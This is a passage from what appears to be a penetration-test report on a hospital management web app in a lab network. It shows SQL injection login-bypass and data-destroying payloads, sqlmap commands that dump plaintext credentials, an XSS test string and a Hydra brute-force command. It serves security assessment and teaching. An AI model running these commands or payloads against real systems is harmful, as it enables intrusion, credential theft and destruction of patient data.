
An unauthenticated external attacker can completely bypass the authentication layer. Depending on the remaining server-side controls within the internal sub-menus (e.g., “Book Appointment”, “My Appointments”), the attacker could view, modify, or delete internal records, leading to full horizontal and vertical privilege escalation.

5.4. SQL injection


An **SQL injection (SQLi)** is a type of attack in which cyber criminals attempt to exploit vulnerabilities in an application’s code by inserting an SQL query into regular input or form fields, such as a username or password. The SQL statement is then passed to the application’s underlying SQL database.

5.4.1. Manual Verification via Burp Suite

To determine whether the input fields are vulnerable to SQL Injection, the email parameter was manipulated by appending a single quote ('). This test aims to break the SQL query structure and verify if the backend handles database exceptions securely or exposes verbose syntax errors.



As a result of the injection, the application failed to handle the malformed query and returned a detailed database error message directly within the HTTP response, confirming an Error-Based SQL Injection vulnerability.




5.4.2. Authentication Bypass via SQL Injection

The patient login interface (index1.php) was evaluated to determine if database queries handling authentication were susceptible to SQL Injection.


5.4.2.1 Manual Verification via Browser

A classic SQL injection payload (admin' OR '1'='1) was entered directly into the username input field within the web browser, accompanied by a generic, arbitrary string in the password field. This test aims to manipulate the underlying query logic by injecting a condition that evaluates to always true, effectively neutralizing the password validation clause.



5.4.2.2 Result Analysis

The application processed the manipulated input without verification, resulting in a successful Authentication Bypass. The server granted full access to the administrative dashboard (admin-panel.php) without requiring valid credentials.



5.4.2.3 Security Impact

This finding represents a Critical security flaw. An unauthenticated external attacker can exploit this vulnerability to gain unauthorized administrative privileges, fully compromising the confidentiality, integrity, and availability of the underlying data structure and patient records.

5.4.3. Automated Exploitation via sqlmap

To automate the detection and structural verification of the identified SQL Injection flaw, sqlmap was utilized. This open-source penetration testing tool automates the process of exploiting SQL injection vulnerabilities and mapping the remote database architecture.

5.4.3.1 Test Execution

The tool was executed by targeting the authentication endpoint /hms/func.php. The interceptor POST data payload was provided, and testing was restricted specifically to the vulnerable email parameter using the -p flag to optimize the enumeration process. The -dbs flag was appended to extract the names of the available databases. I use burpsuite to obtain from the login the data: **email=ciao%40test.it&password2=311313311&patsub=Login**

```
1 (tony@kali) - [~]  
$ sqlmap -u "http://192.168.64.6/hms/func.php" --  
2 data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email --  
dbs
```

5.4.3.2 Analysis of the Output

The automated scan successfully confirmed the vulnerability and extracted environment details, including the backend operating system, web server technology, and active Database Management System (DBMS).

```
1 [18:16:32] [INFO] the back-end DBMS is MySQL
2 web server operating system: Linux Debian
3 web application technology: PHP, Apache 2.4.67
4 back-end DBMS: MySQL >= 5.1 (MariaDB fork)
5 [18:16:32] [INFO] fetching database names
6 [18:16:32] [WARNING] the SQL query provided does not return any output
7 [18:16:32] [INFO] resumed: 'information_schema'
8 [18:16:32] [INFO] resumed: 'myhmsdb'
9 available databases [2]:
10 [*] information_schema
11 [*] myhmsdb
```

5.4.3.3 DBMS Password Hash Enumeration

A subsequent test was conducted using the `-passwords` flag to determine if the database user account used by the web application possessed administrative privileges sufficient to extract the authentication credentials (password hashes) of the DBMS accounts.

```
1 (tony@kali) - [~]
2 $ sqlmap -u "http://192.168.64.6/hms/func.php" --
3 data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email --
4 passwords
```

5.4.3.4 Output and Privilege Analysis

The automated execution returned the following log:

```
1 [18:20:08] [INFO] the back-end DBMS is MySQL
2 web server operating system: Linux Debian
3 web application technology: Apache 2.4.67, PHP
4 back-end DBMS: MySQL >= 5.1 (MariaDB fork)
5 [18:20:08] [INFO] fetching database users password hashes
6 [18:20:08] [WARNING] potential permission problems detected ('command
7 denied')
8 [18:20:08] [WARNING] the SQL query provided does not return any output
9 [18:20:08] [WARNING] the SQL query provided does not return any output
10 [18:20:08] [WARNING] in case of continuous data retrieval problems you
11 are advised to try a switch '--no-cast' or switch '--hex'
12 [18:20:08] [WARNING] the SQL query provided does not return any output
13 [18:20:08] [WARNING] the SQL query provided does not return any output
14 [18:20:08] [INFO] fetching database users
15 [18:20:08] [WARNING] the SQL query provided does not return any output
16 [18:20:08] [INFO] resumed: ''hmsuser'@'localhost''
17 [18:20:08] [INFO] fetching number of password hashes for user 'hmsuser'
```

```

16 [18:20:08] [WARNING] running in a single-thread mode. Please consider
    usage of option '--threads' for faster data retrieval
17 [18:20:08] [INFO] retrieved:
18 [18:20:08] [WARNING] time-based comparison requires larger statistical
    model, please wait..... (done)
19 [18:20:08] [WARNING] it is very important to not stress the network
    connection during usage of time-based payloads to prevent potential
    disruptions
20
21 [18:20:08] [INFO] retrieved:
22 [18:20:08] [INFO] retrieved:
23 [18:20:08] [WARNING] unable to retrieve the number of password hashes for
    user 'hmsuser'
24 [18:20:08] [ERROR] unable to retrieve the password hashes for the
    database users

```

As highlighted by the [WARNING] potential permission problems detected ('command denied') and the final [ERROR], sqlmap was unable to exfiltrate the DBMS password hashes.

5.4.3.5 Application Table Enumeration

Following the identification of the target database (myhmsdb), a selective enumeration attack was conducted using the -D and -tables flags. This step aims to map the internal data structure of the web application to identify high-value targets, such as administrative credentials or patient medical records.

```

1 (tony@kali) - [~]
2 $ sqlmap -u "http://192.168.64.6/hms/func.php" --
   data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email -D
   myhmsdb --tables

```

5.4.3.6 Structure Analysis

The automated database schema mapping successfully exfiltrated the blueprint of the application layer, retrieving a total of 6 operational tables:

```

1 [18:26:05] [INFO] the back-end DBMS is MySQL
2 web server operating system: Linux Debian
3 web application technology: PHP, Apache 2.4.67
4 back-end DBMS: MySQL >= 5.1 (MariaDB fork)
5 [18:26:05] [INFO] fetching tables for database: 'myhmsdb'
6 [18:26:05] [WARNING] the SQL query provided does not return any output
7 [18:26:05] [INFO] resumed: 'appointmenttb'
8 [18:26:05] [INFO] resumed: 'patreg'
9 [18:26:05] [INFO] resumed: 'admintb'
10 [18:26:05] [INFO] resumed: 'doctb'
11 [18:26:05] [INFO] resumed: 'prestb'
12 [18:26:05] [INFO] resumed: 'contact'
13 Database: myhmsdb
14 [6 tables]

```

```
15 +-----+
16 | admintb |
17 | appointmenttb |
18 | contact |
19 | doctb   |
20 | patreg  |
21 | prestb  |
22 +-----+
```

The extracted database schema directly correlates with the functional design of the Hospital Management System (HMS). Critical data assets identified within this scope include:

- **admintb**: Likely stores administrative credentials, usernames, and password.
- **doctb**: Contains professional profiles, schedules, and potentially sensitive identification data of medical staff.
- **patreg & appointmenttb**: Contain Personal Identifiable Information (PII) regarding patient registration details, medical appointment logs, and clinical metadata.
- **prestb**: Expected to store medical prescriptions, representing highly protected health information (PHI).

The ability to map these specific tables confirms that an attacker, despite the low-privilege restrictions of the active DBMS user account (hmsuser), can fully compromise all business logic and sensitive user data hosted by the application.

5.4.3.7 Data Exfiltration and Proof of Concept

The final phase of the exploitation involved downloading the content of the targeted tables to evaluate the impact on user data confidentiality. The extraction focused on the administrative accounts (admintb) and the medical staff registry (doctb).

5.4.3.7.1 Administrative Credentials Extraction

The column structure and entries for the admintb table were mapped and dumped.

```
1 (tony@kali) - [~]
2 $ sqlmap -u "http://192.168.64.6/hms/func.php" --
3 data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email -D
4 myhmsdb --tables
```

```
1 [18:31:33] [INFO] the back-end DBMS is MySQL
2 web server operating system: Linux Debian
3 web application technology: Apache 2.4.67, PHP
4 back-end DBMS: MySQL >= 5.1 (MariaDB fork)
5 [18:31:33] [INFO] fetching columns for table 'admintb' in database
6 'myhmsdb'
7 [18:31:34] [WARNING] the SQL query provided does not return any output
8 [18:31:34] [INFO] resumed: 'username'
9 [18:31:34] [INFO] resumed: 'varchar(50)'
```

```

9  [18:31:34] [INFO] resumed: 'password'
10 [18:31:34] [INFO] resumed: 'varchar(30)'
11 [18:31:34] [INFO] fetching entries for table 'admin tb' in database
    'myhmsdb'
12 [18:31:34] [WARNING] the SQL query provided does not return any output
13 [18:31:34] [INFO] resumed: 'admin123'
14 [18:31:34] [INFO] resumed: 'admin'
15 Database: myhmsdb
16 Table: admin tb
17 [1 entry]
18 +-----+-----+
19 | password | username |
20 +-----+-----+
21 | admin123 | admin    |
22 +-----+-----+

```

5.4.3.7.2 Medical Staff Data Extraction

The dump operation was extended to the doctb table to retrieve professional records and active credentials for the registered medical personnel.

```

1  (tony@kali) - [~]
2  $ sqlmap -u "http://192.168.64.6/hms/func.php" --
    data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email --
    dump -T doctb -D myhmsdb

```

```

1  Database: myhmsdb
2  Table: doctb
3  [8 entries]
4  +-----+-----+-----+-----+-----+
5  | spec      | email          | docFees | password | username |
6  +-----+-----+-----+-----+-----+
7  | Cardiologist | arun@gmail.com | 600     | arun123  | arun     |
8  | Cardiologist | amit@gmail.com | 1000    | amit123  | Amit     |
9  | General      | dinesh@gmail.com | 700     | dinesh123 | Dinesh   |
10 | General      | dinesh@gmail.com | 700     | dinesh123 | Dinesh   |
11 | Neurologist  | abbis@gmail.com | 1500    | abbis123 | Abbis    |
12 | Pediatrician | kumar@gmail.com | 800     | kumar123 | Kumar    |
13 | Pediatrician | kumar@gmail.com | 800     | kumar123 | Kumar    |
14 | Pediatrician | tiwary@gmail.com | 450     | tiwary123 | Tiwary   |
15 +-----+-----+-----+-----+-----+

```

5.4.3.8 Vulnerability Analysis & Findings

The exfiltrated data highlights two critical security failures within the application design:

Complete Confidentiality Breach: An unauthenticated attacker can dump the entire database contents via the SQL Injection vulnerability, compromising corporate administrative access and sensitive staff/patient directories.

Insecure Password Storage (Plaintext): The data fields show that passwords (e.g., admin123, arun123) are stored in cleartext (plaintext) without any hashing mechanism (such as bcrypt or other). This drastically increases the severity of the data breach, as extracted credentials can be immediately used across the platform or for credential-stuffing attacks on other services.

5.4.3.9 Data Structure and Schema Analysis

To gain a granular understanding of the backend data model, a column enumeration attack was performed on the doctb table using the `--columns` flag.

```
1 (tony@kali) - [~]
2 $ sqlmap -u "http://192.168.64.6/hms/func.php" --
   data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email -T
   doctb -D myhmsdb --columns
```

5.4.3.10 Output and Column Type Mapping

The request successfully extracted the complete data structure, including data types and maximum length constraints for each field within the target table:

```
1 Database: myhmsdb
2 Table: doctb
3 [5 columns]
4 +-----+-----+
5 | Column | Type |
6 +-----+-----+
7 | docFees | int(10) |
8 | email   | varchar(50) |
9 | password | varchar(50) |
10 | spec    | varchar(50) |
11 | username | varchar(50) |
12 +-----+-----+
```

5.4.3.11 DBMS Privilege Escalation Analysis

To evaluate the potential for vertical privilege escalation within the database server engine, a privilege enumeration attack was executed using the `--privileges` flag. This test determines the global authorization level assigned to the active database service account.

```
1 (tony@kali) - [~]
2 $ sqlmap -u "http://192.168.64.6/hms/func.php" --
   data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email --
   privileges
```

5.4.3.12 Output and Privilege Mapping

The request successfully retrieved the privilege definitions assigned to the active session user:

```

1 web application technology: Apache 2.4.67, PHP
2 back-end DBMS: MySQL >= 5.1 (MariaDB fork)
3 [18:55:14] [INFO] fetching database users privileges
4 [18:55:14] [WARNING] the SQL query provided does not return any output
5 [18:55:14] [WARNING] reflective value(s) found and filtering out
6 [18:55:14] [INFO] resumed: 'hmsuser'@'localhost'
7 [18:55:14] [INFO] retrieved: 'USAGE'
8 database management system users privileges:
9 [*] 'hmsuser'@'localhost' [1]:
10 privilege: USAGE

```

The extraction reveals that the database user hmsuser'@'localhost is strictly assigned the USAGE privilege.

In MySQL/MariaDB architecture, the USAGE privilege is equivalent to “No Privileges” at a global system level. It indicates that the account:

- Is permitted to authenticate to the database engine.
- Does not possess global administrative privileges (such as SUPER, GRANT OPTION, or FILE).

5.4.4. Critical Data Manipulation

During the assessment of the restricted dashboard functionalities, a critical dual-vulnerability chain involving Insecure Direct Object Reference (IDOR) and SQL Injection was discovered within the appointment cancellation features.

5.4.4.1 Insecure Direct Object Reference (IDOR)

When examining the application interface, the cancellation action links were observed to rely on predictable sequential identifiers passed directly via the URL query string:

The screenshot shows a web application interface for a hospital dashboard. The 'Appointment History' tab is selected. The table displays appointment details for three doctors: Ganesh, Amit, and Amit. The 'Action' column for the appointment with ID 7585 (Amit, 2026-06-05, 10:00:00, Cancelled by You) shows a 'Cancel' button. The developer tools show the button's HTML structure, including the href and tooltip.

	Doctor Name	Consultancy Fees	Appointment Date	Appointment Time	Current Status	Action
Dashboard	Ganesh	550	2026-05-27	12:00:00	Cancelled by Doctor	Cancelled
Book Appointment	Amit	1000	2026-06-05	12:00:00	Cancelled by You	Cancelled
Appointment History	Amit	1000	2026-06-05	10:00:00	Active	Cancel
Prescriptions						

Developer tools snippet:

```

<td>
  <a href="admin-panel.php?id=7585&cancel=update" onclick="return confirm('Are you sure you want to cancel this appointment?');" title="Cancel Appointment" tooltip-placement="top" tooltip="Remove">
    <button class="btn btn-danger">Cancel</button>
  </a>
</td>
</tr>
</tbody>
</table>

```

By manually altering the ID parameter to point to identifiers belonging to other patients, the application permits arbitrary modification of third-party records. This proves a complete failure in server-side authorization checks, allowing an attacker to perform unauthorized actions on behalf of any user.

5.4.4.2 Mass Data Destruction via SQL Injection

The vulnerability severity escalates drastically because the ID parameter is also parsed directly into a backend database query (likely an UPDATE or DELETE statement) without parameterization.

An attacker can exploit this by targeting the endpoint (such as the doctor's management panel) with a boolean-forcing payload designed to expand the scope of the operation to the entire database table:

```
1 doctor-panel.php?ID=5'+OR+1=1;+--+&cancel=update
```

Immediate Consequence: Instead of modifying or deleting a single targeted appointment, the database applies the operation globally. This results in the immediate truncation, erasure, or mass unauthorized alteration of all patient bookings and medical schedules system-wide.

5.5. Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

5.5.1. Contact Form XSS Evaluation

The contact form endpoint (/hms/contact.php) was analyzed via Burp Suite Repeater to evaluate its susceptibility to Cross-Site Scripting (XSS) filters. A standard script payload (<script>alert("Ciao")</script>) was submitted inside the txtName parameter.

```
1 POST /hms/contact.php HTTP/1.1
2 Host: 192.168.64.6
3 ...
4 txtName=<script>alert("Ciao")</script>&txtEmail=azotti%40hotmail.com&
5 txtPhone=3331212121&btnSubmit=Send+Message&txtMsg=Salve.
  +Ho+bisogno+di+supporto
```

5.5.1.1 Findings & Behavioral Analysis

The server responded with an HTTP 200 OK status code, executing a hardcoded client-side redirection snippet:

```

1 <script type="text/javascript">
2     alert("Message sent successfully!");
3     window.location.href = "contact.html";
4 </script>

```


Reflected XSS Absence: The execution log confirms that the injected script input is not echoed back dynamically within the immediate HTTP response, rule out a Reflected XSS vector on this specific execution path.

Stored XSS Potential: Because the application indicates successful data insertion without input validation or sanitization, the payload remains stored within the persistent storage layer. The risk context shifts to a Stored XSS, which triggers if an administrative user views the submitted contact records through an unencoded backend management interface.

5.5.2. Register Form XSS

During the assessment of the user registration functionality, the client-side restriction `onkeydown="return alphaOnly(event);"` was bypassed by modifying the HTML source code directly via the browser's developer tools. This modification allowed the injection of special characters (such as `<` and `>`) into the input fields.


Subsequently, Burp Suite was utilized to intercept the registration request and inject a JavaScript XSS payload into the email parameter to test for Stored Cross-Site Scripting (XSS). Upon submitting the modified request, the application backend failed to handle the input correctly, resulting in an unhandled PHP database exception and preventing the script from being successfully stored in the database.



5.6. HTML Code Injection

During the assessment of the user registration form, an HTML Injection vulnerability was identified within the `firstname` input field. The backend application fails to properly sanitize or encode user-supplied input before storing it in the database.


To demonstrate this vulnerability, a new account was registered using an HTML tag (e.g., `<b>`) within the first name field. When an administrator views the user list within the admin panel, the injected HTML tag is rendered directly by the browser instead of being treated as plain text. This confirms that the input is successfully stored in the database and reflected without proper output encoding.




12	Antonio	Z	Male	antonioz@gmail.com	3331245687	password123
1898	Antonio	Z	Male	azotti@hotmail.com	3331212121	ciao123

5.7. Brute Force Attack

In the first step, we attempt to login using the username `admin` and a random password to observe the system behavior.



After submitting the form, the system redirects to `func3.php`, which confirms that this endpoint handles authentication and can be targeted for a brute force attack.



5.7.1. Hydra Tool

Hydra is a powerful tool used for brute-force attacks on login systems. Here's a step-by-step guide to using Hydra effectively in Kali Linux.

Before running Hydra, we created a small custom dictionary file called `password.txt` containing a list of candidate passwords for the admin login form.

The following command was used to execute the brute force attack:

```
1 └─(tony@kali) - [~]
```

```
2  └─$ hydra -l admin -P /home/tony/Desktop/password.txt 192.168.64.6 \  
3      http-post-form "/hms/  
4      func3.php:username1=^USER^&password2=^PASS^&adsub=Login:Invalid" \  
      -f -V
```

The `-f` flag stops the attack as soon as a valid credential pair is found. The string `Invalid` is used as the failure condition: if the response contains that word, the attempt is marked as failed.

Hydra successfully identified the correct password:

```
1  Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-05  
   19:50:06  
2  [DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/  
   p:5), ~1 try per task  
3  [DATA] attacking http-post-form://192.168.64.6:80/hms/  
   func3.php:username1=^USER^&password2=^PASS^&adsub=Login:Invalid  
4  [ATTEMPT] target 192.168.64.6 - login "admin" - pass "admin" - 1 of 5  
   [child 0] (0/0)  
5  [ATTEMPT] target 192.168.64.6 - login "admin" - pass "admin123" - 2 of 5  
   [child 1] (0/0)  
6  [ATTEMPT] target 192.168.64.6 - login "admin" - pass "password123" - 3 of  
   5 [child 2] (0/0)  
7  [ATTEMPT] target 192.168.64.6 - login "admin" - pass "ciao123" - 4 of 5  
   [child 3] (0/0)  
8  [ATTEMPT] target 192.168.64.6 - login "admin" - pass "" - 5 of 5 [child  
   4] (0/0)  
